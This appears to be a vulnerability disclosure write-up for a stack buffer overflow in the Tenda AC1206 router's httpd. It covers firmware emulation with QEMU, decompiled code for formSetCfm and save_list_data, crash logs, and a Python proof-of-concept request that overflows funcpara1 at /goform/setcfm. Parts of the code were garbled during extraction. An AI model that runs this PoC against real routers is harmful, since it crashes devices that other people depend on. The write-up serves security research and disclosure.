firmware download:

https://down.tenda.com.cn/uploadfile/AC1206/US_AC1206V1.0RTL_V15.03.06.23 _multi_TD01.zip

(https://down.tenda.com.cn/uploadfile/AC1206/US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.zip)

firmware emulation

To reader,

Since I don't have the AC1206 router, I use qemu to emulate the router. This part isn't required for attacking a real AC1206 device. Feel free to skip this if you are not interested.

use the commands to obtain the file system

```
unzip US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.zip
binwalk -e US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin
```

There is a httpd binary in squashfs-root/bin, which handling http requests.


we can use qemu-mipsel-static to emulate it; however, the binary will check the environment. If we directly use qemu to run the httpd binary, it will not able to emulatethe binary.

After reversing the binary, we found that patching apmib_init() check_network() ConnectCfm() can let the binary be emulated and will not affect the function of httpd binary.

(The patched binary is saved in bin/httpd_patch)

```
cd squashfs-root
sudo chroot ./ ./qemu-mipsel-static ./bin/httpd_patch
```

you can see the router has been run.



analysis the binary

```
1
     formSetCfm() will use websGetVar() to get parameter in POST request.
 2
     void __cdecl formSetCfm(webs t wp, char t *path, char t *query)
 3
 4
       int TypeNum; // [sp+18h] [+18h]
       int i; // [sp+1Ch] [+1Ch]
 5
6
       char_t *FuncP2; // [sp+20h] [+20h]
7
       char_t *FuncP1; // [sp+24h] [+24h]
       char t *FuncNp; // [sp+28h] [+28h]
8
9
       char_t *UrlName; // [sp+2Ch] [+2Ch]
10
       char_t *UrlValue; // [sp+30h] [+30h]
       char t *MsgType; // [sp+34h] [+34h]
11
12
       char t *MsgName; // [sp+38h] [+38h]
13
       char_t *save; // [sp+3Ch] [+3Ch]
14
       char_t name[256]; // [sp+40h] [+40h] BYREF
15
       char_t value[256]; // [sp+140h] [+140h] BYREF
16
       char t *TypeName[41]; // [sp+240h] [+240h] BYREF
17
       int intType[40]; // [sp+2E4h] [+2E4h] BYREF
18
       char oldip[16]; // [sp+384h] [+384h] BYREF
       char oldmask[16]; // [sp+394h] [+394h] BYREF
19
20
21
       *(_WORD *)name = 0;
22
       memset(&name[2], 0, 0xFEu);
       *(_WORD *)value = 0;
23
24
       memset(&value[2], 0, 0xFEu);
25
       UrlValue = 0;
26
       UrlName = 0;
27
       FuncNp = 0;
28
       FuncP1 = 0;
29
       FuncP2 = 0;
30
       i = 0;
31
       TypeNum = 38;
32
       memcpy(TypeName, C_28_7578, sizeof(TypeName));
       memcpy(intType, &C 29 7579, sizeof(intType));
33
34
       save = websGetVar(wp, "save", "0");
35
       do
36
37
         sprintf(name, "name%d", i);
38
         UrlName = websGetVar(wp, name, byte 50A344);
         if ( !*UrlName )
39
40
           break;
         sprintf(value, "value%d", i);
41
42
         UrlValue = websGetVar(wp, value, byte 50A344);
43
         printf("name:%s\tvalue:%s\n", UrlName, UrlValue);
         SetValue(UrlName, UrlValue);
44
45
         ++i;
46
       }
47
       while (i < 21);
       MsgName = websGetVar(wp, "msgname", byte_50A344);
48
       MsgType = websGetVar(wp, "msgtype", byte_50A344);
49
50
       if ( *MsgName && *MsgType && !strcmp(MsgName, "PostMsgToNetctrl") )
51
52
         puts("in compare");
53
         for (i = 0; i < TypeNum; ++i)
```

```
54
55
           if ( !strcmp(MsgType, TypeName[i]) )
56
             PostMsgToNetctrl(intType[i]);
57
             printf("PostName:%s\tType:%s\n", MsgName, TypeName[i]);
58
59
             break;
           }
60
         }
61
62
       FuncNp = websGetVar(wp, "funcname", byte_50A344);
63
       if ( *FuncNp )
64
65
         if ( !strcmp(FuncNp, "save_list_data") )
66
67
         {
           FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
68
69
           FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
70
           save_list_data(FuncP1, FuncP2, 126);
71
         }
72
         else if ( !strcmp(FuncNp, "LoadDhcpService") )
73
74
           LoadDhcpService();
75
         }
         else if ( !strcmp(FuncNp, "changelanip") )
76
77
           GetValue("lan.ip", oldip);
78
           GetValue("lan.mask", oldmask);
79
           FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
80
           FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
81
           changelanip(FuncP1, FuncP2, oldip, oldmask);
82
83
         }
84
85
       if ( atoi(save) == 1 )
86
         CommitCfm();
87
       printf("save:%s\tMsgName:%s\tMsgType:%s\n", save, MsgName, MsgType);
88
       websWrite(wp, "ok");
89
     }
```

if funcname is "save_list_data", it will get funcpara1 and funcpara2 from POST request and call seve_list_data()

```
FuncNp = websGetVar(wp, "funcname", byte_50A344);
if ( *FuncNp )
{
   if ( !strcmp(FuncNp, "save_list_data") )
   {
     FuncP1 = websGetVar(wp, "funcpara1", byte_50A344);
     FuncP2 = websGetVar(wp, "funcpara2", byte_50A344);
     save_list_data(FuncP1, FuncP2, 126);
}
```

In save_list_data(char *list_name, char *buf, char c), it use sprintf to modify mib_name, a address on stack. However, since the length of funcpara1(being

passed into save_list_data as list_name) isn't checked, it will caused stack based buffer overflow

```
cliai p, // [SPTZOII] [TZOII]
char mib_name[64]; // [sp+24h] [+24h] BYREF
char mib_value[256]; // [sp+64h] [+64h] BYREF
char ct[8]; // [sp+164h] [+164h] BYREF
memset(mib_name, 0, sizeof(mib_name));
memset(mib value, 0, sizeof(mib value));
if ( strlen(buf) >= 5 )
  counta = 1;
  p = buf;
  for ( i = strchr(buf, c); ; i = strchr(q + 1, c) )
    q = 1;
    if (!i)
      break;
    *i = 0;
    memset(mib_name, 0, sizeof(mib_name));
    sprintf(mib_name, "%s.list%d", list_name, counta);
    SetValue(mib name, p);
    p = q + 1;
    ++counta;
  memset(mib_name, 0, sizeof(mib_name));
  sprintf(mib_name, "%s.list%d", list_name, counta);
  SetValue(mib_name, p);
                                                       int counta; // [sp+1
  sprintf(ct, "%d", counta);
  sprintf(mib_name, "%s.listnum", list_name);
  SetValue(mib name, ct);
  memset(mib name, 0, sizeof(mib name));
```

Here is a PoC. httpd binary is crashed due to our request.

```
Connect to server failed.
connect: No such file or direct
                                                                                                    terry1234@ubuntu: ~/Documents/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted
 Connect to server failed. raise RemoteDisconnected("Remote end closed connection without" connect: No such file or directurllib3.exceptions.ProtocolError: ('Connection aborted.', RemoteDisconnected('Re
Connect to server failed.
connect: No such file or direct
Connect to server failed.
connect: No such file or direct
Connect: No such file or direct
Connect to server failed.
                                                                 mote end closed connection without response'))
                                                                 During handling of the above exception, another exception occurred:
                                                                 Traceback (most recent call last):
                                                                   File "exp.py", line 16, in <module>
    response = requests.post(url, headers=headers, data=payload)
File "/usr/lib/python3/dist-packages/requests/api.py", line 116, in post
    return request('post', url, data=data, json=json, **kwargs)
File "/usr/lib/python3/dist-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 535, in request
 [ ERROR ] invalid param.get ROU connect: No such file or direct
Connect to server failed.
 connect: No such file or direct
Connect to server failed.
connect: No such file or direct
Connect to server failed.
s connect: No such file or direct
                                                                    resp = self.send(prep, **send_kwargs)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 648, in send
    r = adapter.send(request, **kwargs)
Connect to server failed.
connect: No such file or direct
 Connect to server failed.
connect: No such file or direct
                                                                     File "/usr/lib/python3/dist-packages/requests/adapters.py", line 498, in send
                                                                 raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', RemoteDisconnected(
Connect to server failed. requests.exceptions.ConnectionError: ('Connection aborted.', RemoteDisconnected(connect: No such file or direct'Remote end closed connection without response'))

Connect to server failed. terry1234@ubuntu:~/Documents/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extra
 Segmentation fault
                                                                 cted$
 terry1234@ubuntu:~/Documents
```

```
from pwn import *
import requests
ip = '192.168.94.142'
port = 80
url = f"http://{ip}:{port}/goform/setcfm"
headers = {
 'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/2
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
 'Accept-Language': 'en-US,en;q=0.5',
 'Accept-Encoding': 'gzip, deflate',
 'Cookie': 'curShow=; ac_login_info=passwork; test=A; password=1111',
 'Connection': 'close',
 'Upgrade-Insecure-Requests': '1',
payload = {'funcname': 'save_list_data', 'funcpara1': b'a'*0x1000, 'funcpara2':
response = requests.post(url, headers=headers, data=payload)
print(response.text)
```